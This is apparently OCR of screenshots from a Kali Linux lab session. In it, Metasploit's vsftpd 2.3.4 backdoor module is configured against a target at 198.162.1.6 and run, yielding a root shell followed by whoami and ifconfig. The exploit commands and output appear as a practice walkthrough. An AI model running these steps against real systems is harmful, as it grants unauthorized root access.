
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:25
19-01-2025


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:27
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
loit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > info
Name: VSFTPD v2.3.4 Backdoor Command Execution
Module: exploit/unix/ftp/vsftpd_234_backdoor
Platform: Unix
Arch: cmd
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2011-07-03
Provided by:
hdm <x@hdm.io>
MC <mc@metasploit.com>
Available targets:
Id Name
0 Automatic
Check supported:
No
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:27
19-01-2025


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:28
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
View the full module info with the info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:28
19-01-2025


Kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
17:31
Trash
File System
Home
root@vbox: /home/maran
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 198.162.1.6
RHOSTS ⇒ 198.162.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 198.162.1.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 198.162.1.6:21 - USER: 331 Please specify the password.
[+] 198.162.1.6:21 - Backdoor service has been spawned, handling...
[+] 198.162.1.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (198.162.1.5:33577 → 198.162.1.6:6200) at 2025-01-19 17:30:01 +0530
whoami
root
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:3d:91:ab
inet addr:198.162.1.6 Bcast:198.162.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe3d:91ab/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:2474 errors:0 dropped:0 overruns:0 frame:0
TX packets:2343 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:202060 (197.3 KB) TX bytes:468549 (457.5 KB)
Base address:0×d020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
Activate Windows
Go to Settings to activate Windows.
Right Ctrl
Type here to search
26°C Mostly cloudy
ENG
17:31
19-01-2025